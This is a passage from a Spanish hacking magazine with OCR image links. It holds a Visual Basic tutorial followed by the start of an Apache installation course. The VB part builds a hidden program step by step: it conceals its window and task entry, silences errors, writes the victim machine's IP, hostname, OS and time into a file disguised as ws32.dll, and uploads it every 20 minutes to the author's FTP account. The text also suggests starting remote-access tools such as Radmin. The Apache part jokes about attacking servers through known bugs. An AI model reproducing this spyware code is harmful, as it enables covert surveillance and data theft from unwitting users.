Esta línea lo que hace es efectuar una "llamada" **( Call )** al control Command1 en su evento Click. Envía al programa a ejecutar el contenido del evento **Click del Command1**.

Al final nos quedara algo así como:

```
Dim Ti  'declara la variable

Private Sub Command1_Click()
Ti = Ti + 1      'se suma 1
Label1.Caption = Ti   'nos muestra en el caption
                 'el valor de Ti
If Ti = 10 Then
Shell ("calc.exe")
End If
End Sub

Private Sub Form_Load()
Ti = 0
Timer1.Interval = 1000
End Sub

Private Sub Timer1_Timer()
Call Command1_Click
End Sub
```

Ahora ejecutemos nuestra aplicación, veamos que sin necesidad de "cliclear" sobre nuestro command, el label aumenta la cuenta, al llegar a 10 segundos aproximadamente, arrancara de nuevo la calculadora. Lo que hemos hecho es sustituir la intervención del usuario, colocando un control que en función del tiempo que nosotros estipulemos, realiza una acción.

Hasta ahora hemos estado viendo algunas cosas que aunque no veamos realmente para que nos puedan servir nos serán muy útiles, ya es hora de que empecemos a ver nuestro programa de una manera mas concreta.

En el apartado 1 del propósito de este articulo, hablamos de enviar un archivo, pero antes tendremos que crearlo y escribir lo que necesitemos en él, VB tiene para esto una instrucción que es Open, podríamos utilizar algo mas adecuado como la función CreateObject y el método CreateTexFile, pero creo que esa explicación es mas adecuada durante el curso. No nos olvidemos que los fines de este articulo, aun a riesgo de que algún lector mas avanzado lo considere excesivamente simple(de hecho esa es la idea del articulo, que sea lo más "simple" posible).

**¿Cómo se crea un archivo, y se escribe en él?**

```
Open ("prueba.txt") For Output As #1
Print #1,¨hackxcrack¨
Close #1
```

Expliquemos cada una de las líneas

*Open ("prueba.txt") For Output As #1*
Nos crea un archivo llamado prueba.txt y lo "abre" por el ***canal 1*** para poder escribir al principio del mismo.

*Print #1,¨hackxcrack¨*
Escribe lo que tengamos entre comillas, en este caso hackxcrack, al archivo asociado al ***canal 1.***

*Close #1*
Cierra el archivo asociado al ***canal 1***

En nuestro pequeño proyecto, utilizábamos la estructura de decisión *IF.....THEN....END IF* , para arrancar la calculadora, borremos la línea


*Shell("calc.exe")*

Y en su lugar pongamos

```
Open ("prueba.txt") For Output As #1
Print #1,¨hackxcrack¨
Close #1
```

Ejecutemos nuestra aplicación, a los 10 segundos mas o menos, se creara el archivo **prueba.txt** y dentro aparecerá la palabra hackxcrack.


Poco útil seria crear un archivo para poner una cadena de texto solo, nosotros queremos mas cosas, entre ellas la IP del ordenador donde se ejecuta, para eso tenemos un control ActiveX en VB, concretamente el control **MSWINSCK.OCX**.



## ¿qué son los ocx?...

¿qué son los ocx?, Son archivos que contienen un "mini-programa" ya "compilado", los tenemos como parte de VB, añadidos por Microsoft y otros creados por empresas independientes, si miráis en vuestro ordenador encontrareis muchos que no son parte del programa VB, se han cargado en vuestro ordenador al instalar alguna aplicación, el programador utilizo un ocx comercial u otro creado por el.¿Por qué usarlos?, Facilitan la realización de programas y permiten que diferentes aplicaciones compartan estos archivos. Por ejemplo, supongamos el típico calendario de Windows, en realidad es un ocx, que puedes usar en diferentes programas, Microsoft lo usa en Access, Word, etc..

Si miramos en el cuadro de herramientas no lo veremos, tenemos que incluirlo puesto que por defecto no viene, veamos como, pulsemos con el botón derecho encima del cuadro de herramientas, nos saldrá un menú emergente, del cual seleccionaremos Componentes, (también podemos hacerlo a través del menú, Proyecto-Componentes)nos saldrá un cuadro de dialogo, en la ficha componentes,




buscaremos y marcaremos Microsoft Winsock Control, aquí podréis encontraros con algo diferente, de acuerdo a la versión y el SP que tengáis, en mi caso veréis la versión 6.0 , Service Pack 5.

Una vez marcado, le daremos a aceptar y nos aparecerá un nuevo icono en el cuadro de herramientas, Winsock, coloquémoslo en el formulario. Al igual que el timer, esto control no es "visible" en modo ejecución( al arrancar la aplicación).

El control Winsock tiene muchas opciones, nosotros para nuestro pequeño ejemplo, solo utilizaremos dos, que nos proporcione la Ip y el nombre del Host, donde el programa esta corriendo.



## Este control...

Este control es muy completo, tiene muchísimas propiedades interesantes, casi da para efectuar un articulo por si solo, no quedarse en esta vaga explicación, investigar por vuestra cuenta.

Sustituyamos el texto que pusimos en la línea

*Print #1, "hackxcrack"*

Por esto otro

*Print #1, Winsock1.LocalIP*

Observar que después de poner el punto os saldrá como siempre un menú en donde podéis elegir no solo localIP, también otras muchas propiedades.

Ejecutemos nuestra aplicación, cuando pasen esos diez segundos, el archivo prueba.txt contendrá la ip de nuestro ordenador.

Hemos dicho también que queríamos saber el nombre del host donde esta corriendo nuestro programa, a continuación de la línea

*Print #1, Winsock1.LocalIP*

Pongamos esta otra


Print #1, Winsock1.LocalHostName

*'nos proporciona el nombre del host*

Ejecutemos nuestro programa

Al cabo de los diez segundos,tenemos en nuestro archivo de texto, la IP y el nombre del host.

Queremos tener también en ese archivo de texto algunos datos mas, por ejemplo , la versión Windows que esta corriendo, para ello utilizaremos otro control ActiveX, concretamente, el SYSINFO.OCX, tenemos que ponerlo en nuestro cuadro de herramientas, los pasos son igual que el anterior, solo que en este caso seleccionaremos el control Microsoft Sysinfo Control.




Lo ponemos en nuestro proyecto y a continuación de la línea

*Print #1, Winsock1.LocalHostName*

Pondremos

*Print #1, SysInfo1.OSPlatform*

Ejecutemos nuestra aplicación, nos creara en nuestro archivo de texto una nueva entrada, puede ser parecido a esto

**169.254.33.198 - la iP**
**Mimaskina -El nombre del host**
**2 -el 2 nos indica que es Win NT/2000/XP**

OSPlatform nos devuelve un valor que corresponde al S.O.

**0-S.O.win sin identificar.**
**1-S.O. win95/98/ME**
**2- S.O Win NT/2000/XP**

¿Para que puede servir esto?, Puedo darte algunas ideas, pero creo que un buen ejercicio es utilizar vuestra imaginación, por ejemplo,¿Recordáis la practica nº-1 de la revista 6?, Pues eso.

Este control, tiene otras propiedades como son OSBuild y OSVersion, nos proporcionan información de la versión y S.O., evalúa si necesitas esa información o no.

Podemos ser curiosos y poner alguna aclaración en nuestro archivo de texto, por ejemplo, modificar esta línea

*Print #1, Winsock1.LocalIP 'IP del host*

Poniendo lo siguiente

*Print #1, "IP del host ", Winsock1.LocalIP*

Si ejecutamos nuestra aplicación, veremos en nuestro archivo de texto, una aclaración:

**IP del host 169.254.33.198**
**Mimaskina**
**2**

Solo nos falta escribir en este archivo, la fecha y la hora, de la maquina en la que esta corriendo. Para ello utilizaremos las instrucciones, **Time** y **Date**. Pongamos lo siguiente debajo de la línea "**Print #1, SysInfo1.OSPlatform 'Plataforma win"**

*Print #1, Date*
*Print #1, Time*

Ya tenemos casi listo nuestro programa, solo nos queda enviarlo a nuestro FTP, para eso utilizaremos otro control ActiveX diferente, en concreto el Microsoft Internet Transfer Control (MSINET.OCX). La forma de añadirlo a nuestro cuadro de herramientas, ya la sabemos, así que adelante, e incluirlo en nuestro formulario

Este ocx, permite utilizar dos protocolos ampliamente utilizados, como son, el protocolo de transferencia de hipertexto (http), y el protocolo de transferencia de archivos (ftp).

Nuestra idea es enviar el archivo prueba.txt a una cuenta FTP, necesitamos primero entonces conseguirnos esa cuenta, de esto ya se hablo, pero por si alguien no se acuerda.

Hoy en día, multitud de alojamientos WEB, nos ofrecen su espacio para que podamos colgar nuestras paginas, para subirlas nos proporcionan una cuenta FTP, solo tenemos que darnos de alta para obtener una clave y nombre de usuario, ejemplos serian: iespana, terra, lycos, etc. Pues bien, esos son los datos que necesitamos para acabar nuestro programa, pasemos a la acción.

Debajo de la línea
*Close #1*

Escribiremos lo siguiente

*Inet1.Execute "ftp://USUARIO:PASS@ftp", "PUT prueba.txt " & Winsock1.LocalHostName & ".txt"*

Expliquemos esta línea de forma detallada:
**Inet1** -es la llamada al ocx
Execute - es el método que ejecuta una solicitud a un servidor remoto
**ftp://** -protocolo que utilizaremos
usuario -la clave de usuario que usasteis al darte de alta en el ftp
pass -la clave de tu cuenta ftp
ftp -La dirección de tu FTP
**"PUT prueba.txt " & Winsock1.LocalHostName & ".txt"** .-copia el archivo local especificado(prueba.txt) en el host remoto especificado, con el nombre del host local y extensión txt.

Tal vez esta línea necesite alguna aclaración mas, la parte que hemos puesto **& Winsock1.LocalHostName & ".txt"**

**& Winsock1.LocalHostName &** , utilizamos el símbolo (&) por que dentro metemos una variable, que es el nombre del host, a la cual le añadimos la terminación txt. De esta manera, aunque recibamos varios archivos en nuestro ftp, cada uno tendrá el nombre de la maquina en la que corra.

Llego al hora de probar nuestro programa, arranquemos y a los diez segundos mas o menos deberá de haber subido nuestro archivo prueba.txt a nuestra cuenta ftp.

Una de las características que queríamos del

programa, es que enviara el archivo cada cierto tiempo, si nos hemos fijado, vemos, que el label después de enviar el archivo al llegar a diez segundos, sigue contando, tenemos que ponerlo a cero una vez que el archivo ha sido enviado, coloquemos la línea

*Ti=0*

Depues de

*Inet1.Execute "ftp://USUARIO:PASS@ftp", "PUT prueba.txt " & Winsock1.LocalHostName & ".txt"*

Con esto, logramos iniciar de nuevo la cuenta, poniendo de nuevo el reloj a cero.

Las cuentas ftp, hay veces que pueden no funcionar, bien porque estén caídas, no reconozcan las pass o al usuario, estén bloqueadas, etc. Podemos hacer una prueba, elimina alguna letra de tu pass, ejecuta de nuevo el programa, veras que aparece una pantallita indicándonos un fallo, concretamente el 35780, esto nos indica que el servidor FTP nos ha rechazado por contraseña incorrecta. Tenemos que hacer "algo" que en caso de que algún error ocurra, no salga ninguna pantalla de aviso, para eso colocaremos lo siguiente al principio de cada evento

*On Error GoTo Error*

Y al final de cada evento(inmediatamente antes de -End Sub- esta otra

*Error:*

Con esto lo que hacemos es que si el programa detecta cualquier error,"salte" (GoTo) a la línea indicada(Error), que tiene a continuación el final del evento(End Sub).Es una manera de evitar "ventanitas" de errores, aunque lo ideal es detectar el error, identificarlo y tratarlo de forma adecuada.

Si ahora creamos el ejecutable, tendremos un programa típico de Windows, para nuestra practica esta bien, pero si queremos que "corra" en un ordenador diferente al nuestro, lógicamente "no puede verse", para esto incluiremos en nuestro código la siguiente línea en el form_load

*Form1.Visible = False*

Con esto conseguimos que el programa al ejecutarse no sea "visible", no aparezca ningún formulario.

Bueno, ya casi esta, podemos todavía hacer alguna cosa mas, por ejemplo, el archivo en lugar de llamarse prueba.txt, lo podemos llamar como queramos incluida su terminación, un nombre pudiera ser ws32.dll, eso ya es cuestión de tu imaginación, aunque vigila de no poner un nombre de algún archivo que ya exista.

En nuestro programa, una vez que veamos que nos funciona, esta claro que nos sobran cosas, el label1 nos servia para ir **"viendo"** como reaccionaba el programa durante su diseño, pero en realidad no nos hace ninguna falta, podemos eliminarlo, junto con las línea

*Label1.Caption = Ti*

**ATENCION:** Si eliminas el control Label1 y no eliminas la línea anterior, el programa te dará un fallo, puesto que no puede encontrar ese control al que hace referencia el programa. **Error 424 en tiempo de ejecución: Se requiere un objeto.**

Tenemos puesto un tiempo de diez segundos, es excesivamente corto para nuestro programa, al menos pongamos 15 minutos, aunque soy de la opinión, de que una vez seria suficiente, en este caso como dijo el otro "hágase según arte", yo voy a colocarlo cada 20 minutos, para eso sustituiré el valor de 1000 que teníamos en la línea

*Timer1.Interval = 1000*

Por un valor de 60000

```
Timer1.Interval = 60000
```

Con esto conseguimos que el evento timer se ejecute cada 60 segundos (aproximadamente)

Sustituimos el valor de 10 de la línea

```
If Ti = 10 Then
```

Por 20

```
If ti = 20 Then
```

Ahora y aproximadamente cada veinte minutos se creara y enviara el archivo al ftp. Una vez terminado esto, nos debe de quedar un código parecido a este

```
Dim ti  'declaramos la variable
-----------------------------------------------------------
-----------------
Private Sub Command1_Click()
On Error GoTo Error
ti = ti + 1      'se suma 1
If ti = 20 Then 'tiempo en minutos
Open ("ws32.dll") For Output As #1 'crea el archivo
Print #1, "IP del host ", Winsock1.LocalIP  'IP del
                                              'host
Print #1, Winsock1.LocalHostName 'nombre del
                                    'ordenador
Print #1, SysInfo1.OSPlatform   'Plataforma win
Print #1, Date 'fecha
Print #1, Time 'hora
Close #1 'cierra el archivo
Inet1.Execute "ftp://USUARIO:PASS@ftp", "PUT
ws32.dll " & Winsock1.LocalHostName & ".txt"
ti = 0 'pone a cero el tiempo
End If
Error:
End Sub
-----------------------------------------------------------
-----------------------
Private Sub Form_Load()
On Error GoTo Error
Form1.Visible = False 'oculta el formulario
ti = 0 'pone a cero el tiempo
Timer1.Interval = 60000 'tiempo para disparar el
                          'evento timer
'aproximadamente 60 segundos
Error:
End Sub
-----------------------------------------------------------
-----------------------
Private Sub Timer1_Timer()
On Error GoTo Error
Call Command1_Click 'llama al evento click del
                     'command1
Error:
End Sub
```

Recordar que el apostrofe (' ) es para introducir comentarios, estas líneas están en verde, no forman parte del código del programa, es para efectos informativos.

Llegados a este punto, los propósitos que nos marcamos al principio, están casi logrados, y digo casi porque ahora es cuando te toca hacerlo "crecer", aunque eso es precisamente lo más bonito, que TU, seas capaz de seguir adelante, pero no creas que estas solo, tenemos el foro, seguro que de hay salen las mejores ideas y proyectos, para empezar podemos incluir en nuestro programa la rutina de la practica nº-1 de la revista 6, con eso conseguiremos que en maquinas win95/98/me, permanezca oculto a Control-Alt-Supr, si nuestra maquina es winnt, en cualquiera de sus versiones, pongamos la línea

**App.TaskVisible = False**

En el evento load de nuestro Form, esto no lo oculta de las tares en proceso, para eso tendríamos que utilizar otro concepto no explicado hasta ahora, que son las apis, y que durante el curso se explicaran.

Lo ideal es utilizar el menor numero de ActiveX

en nuestros proyectos, ¿Por qué?, Tened en cuenta que para que el programa funcione en una maquina diferente a la nuestra, necesita tener esos archivos en su sistema, o tenemos que incluirlos al distribuir nuestro programa. "Casi" todos esos ocx mas las librerías necesarias, "suelen" estar ya en la mayoría de los ordenadores, cualquier programa tipo P2P y muchas otras aplicaciones los incluyen.

En la pagina web encontrareis un ejemplo(practica 4) para saber la ip del ordenador sin utilizar ocx, seria un buen ejercicio el adaptar este código a nuestro proyecto, eliminaríamos un ocx.

¿Que más podríamos poner en nuestro proyecto?, .... algunas ideas para entretenernos este mes, podríamos crear desde un pequeño FTP (cliente-servidor con el control Winsock), hasta arrancar alguna "aplicación" ya utilizada en otros números de la revista, como el serv-u o radmin, de acuerdo a alguna condición que expresemos, con esto evitaríamos mas entradas en el regedit para arrancarlas de forma automática.

La practica n-5 es un código que nos indicara si el ordenador esta conectado a Internet. De esta manera y mientras este código no informe de que efectivamente el ordenador esta conectado a Internet, no enviara el archivo al ftp, así evitamos la clásica ventanita de petición de conexión a Internet.

Para ayudarnos con nuestros programas, tenemos tanto la ayuda del propio VB, que incluye ejemplos, hasta el msdn, tanto en disco como en la pagina de Microsoft en Internet (http://msdn.microsoft.com/) .

Hasta aquí la segunda parte de este articulo, espero haber despertado vuestro interés por VB, recordar que esto es solo un pequeño programa (muy incompleto) y, sin excesivaspretensiones, para que TU lo sigas desarrollando, no te limites a copiarlo solo, investiga cada uno de los comandos que hemos utilizado, acude a la ayuda (ya sabes -Cuando todo falla.....léete el manual-) , utiliza el foro para pedir ayuda en tu proyecto, para exponer y compartir tus logros e ideas.

# APACHE: UN SERVIDOR WEB EN NUESTRO PC
# PARTE I: INSTALACION Y ACCESO AL SERVIDOR APACHE

**Atrévete a montar tu propio Servidor Web.**
**Conoce lo que hay detrás de una página Web.**
**Configura un Servidor Web DESDE CERO!!!**
**La mejor forma de APRENDER es PRACTICANDO :)**

## 1.- Introducción: Conozcámonos.

Antes de comenzar me voy a presentar. Soy David Campoy, y trabajo como gerente de proyectos de Internet en una empresa de análisis de datos. El objetivo de este curso es que cualquier lector sin nociones de cómo poner en marcha un servidor web sea capaz de instalar y configurar correctamente el servidor Apache. El curso será 80% práctico, dejando un 20% a la parte teórica, siempre es necesario conocer algo de culturilla sobre el tema ¿no?.

Al finalizar el curso serás capaz de instalar el servidor web Apache, crear sitios virtuales, configurar CGI, controlar el registro y estado del servidor, manipular la seguridad del servidor, utilizar el servidor Proxy, instalación DNS y mucho más. Si eres nuevo en el tema seguro que te sonará a chino todo esto, esto es bueno ya que aprenderás un sin fin de cosas, y lo mejor de todo es que es muy divertido.


Al tener tu servidor web instalado en tu propio ordenador aprenderás más rápido muchas de las lecciones de hackxcrack, prueba y no dejes de probar en tu ordenador ya que no corres riesgo y cuando compruebes que no dejas rastro entonces tu mismo decides donde ..., ejem, vamos a centrarnos.

Al finalizar este capítulo tendrás tu propio servidor web y si tienes conexión a Internet, puedes colocar tu página web en tu servidor web y darla a conocer al mundo sin que nadie se percate de que el servidor lo tienes debajo de la mesa.

## 2.- Servidores web

Vamos a explicar de manera rápida y simple que es un servidor web para aquellos que se inician en el tema. Si abres el navegador y pones www.hackxcrack.com lo que está haciendo tu navegador es conectarse a un ordenador que puede estar en cualquier lugar del mundo, e incluso puede estar alojado debajo de la cama del webmaster. A los pocos segundos el ordenador al que te has conectado te enviará la información en formato HTML con imágenes, sonido, flash, ...

¿Qué tiene instalado el ordenador de hackxcrack para que te envíe la página web solicitada?, pues tiene instalado un programa llamado "servidor web", recuerda que el servidor es el ordenador que "sirve" la información y el navegador (Internet Explorer, Netscape, Opera...) es el cliente. Desde este momento llamaremos al ordenador que tiene la aplicación de servir las páginas como "servidor".




## En los anteriores...


En los anteriores números de PC PASO A PASO (Los Cuadernos de Hack x Crack) hemos explicado con todo lujo de detalle y en profundidad lo que es un Servidor, un Cliente, el puerto que escucha un Servidor Web (80), un nombre de dominio, un servidor DNS, etc. Para seguir este curso de APACHE no es necesario haber leído los números anteriores de la revista, puesto que todos los cursos se inician desde cero e incluyen las explicaciones pertinentes; pero si realmente quieres sacarle provecho y profundizar en el tema sería bueno que leyeses los números anteriores (el número 1 de hack x crack está disponible en la web www.hackxcrack.com de forma totalmente gratuita).

Existen muchos servidores web, los más conocidos son: Apache, Internet Information Server (de Microsoft), Netscape Enterprise, Zeus, ... Cada uno de ellos tienen sus características propias y lógicamente con bugs diferentes (errores de programación, agujeros de seguridad...). Es importante conocer el servidor web que hace funcionar un dominio pues dependiendo del servidor tendrás que aplicar sus bugs si te interesa hacerle una visita para comprobar tus conocimientos de seguridad adquiridos X)

En la red existen herramientas online que te facilitarán la labor de averiguar el servidor web de los dominios, recomendamos www.netcraft.com y www.dnsstuff.com, verás cuanta información obtendrás de cada dominio.



www.netcraft.com




www.dnsstuff.com

El curso se centrará en el servidor web Apache, las razones son muchas, sigue leyendo y comprenderás las razones aunque no descartamos ampliar el curso a otros servidores web.

## 3.- La herramienta: Apache

El 65% de los servidores web instalados son Apache según netcracft.com, personalmente el servidor que mejores resultados me ha dado ha sido Apache, además en la web oficial de Apache tienes los códigos por si necesitas adaptar el servidor a tus necesidades.

Apache es sencillo de instalar y se encuentra para la mayoría de los sistemas operativos, no sólo funciona con todas las versiones de Unix sino que también lo hace con Windows 95, 98, NT Amiga y OS/2. Como te habrás podido imaginar si te haces con la lista de bugs del servidor Apache tienes un 65% (22.045.420, uff un motón) de servidores esperando tu visita ;-)

Y lo más importante, Apache es gratuito. Como la mayoría de vosotros tenéis instalado el sistema operativo Windows 98 (54% según www.intrastats.com) hemos decidido iniciar el


curso con la instalación de Apache en este sistema operativo.



www.intrastats.com

Para conseguir el servidor Apache que mejor que bajárselo de la página oficial, www.apache.org, la web está en inglés, pon la siguiente url y te ahorras tener que ir navegando:

http://apache.mirrorcentral.com/dist/httpd/binaries/win32/apache_1.3.27-win32-x86-no_src.exe




www.apache.org

## 4.- Comenzamos la instalación

Vamos al grano, comenzamos la instalación del servidor WEB. Antes de comenzar la instalación necesitas: El fichero que te has bajado de la web de Apache, tener la pila TCP/IP instalada en el ordenador, si tienes conexión a Internet en el mismo ordenador donde vas a instalar el Apache no tienes que preocuparte seguro que tienes la pila instalada, en caso contrario primero instala el protocolo TCP/IP. ¿Comenzamos?

**Paso 1.**


Pincha sobre el ejecutable apache_1.3.27-win32-x86-no_src.exe, tras varias ventanas indicando que se va proceder a la instalación de apache, la instalación se detiene en una ventana que te pregunta que si deseas continuar después de leer el copyrigth de Apache, bla, bla, bla, sin dudar "Aceptas" para continuar con la instalación.




**Paso 2.**

Ahora pretende que te leas la licencia, está en perfecto inglés, nuestra obligación es decirte que leas los términos y condiciones de uso, ¿alguna vez hemos leído estas parrafadas? , resumiendo, lo que dice es que señales la opción de que estás de acuerdo con los términos

y condiciones. Sin dudarlo selecciona la opción "I accept the terms in the license agreement."




**Paso 3.**

De nuevo otra pantalla en anglosajón, aquí te explica ¿que es Apache?, bla, bla, bla, Pues nada ya sabes lo que tienes que hacer, pincha sobre el botón "Next >" para que podamos continuar.

**Paso 4.**


En la siguiente ventana ya comienza la verdadera instalación, te pregunta información sobre tu servidor. En estos momentos nuestra intención es instalar Apache para probar en nuestro propio ordenador, el siguiente paso será configurar Apache para que cualquier navegante conectado a Internet pueda conectarse al ordenador. Así que los valores que ahora pongamos podemos cambiarlos posteriormente con los reales.

La ventana te pregunta:
Dominio de red (**dominio.com**): Para continuar con la práctica poner dominio.com, luego ya cambiaremos los datos con los reales.

Nombre servidor: Poner **www.dominio.com**

Email del administrador: Poner **webmaster@dominio.com**

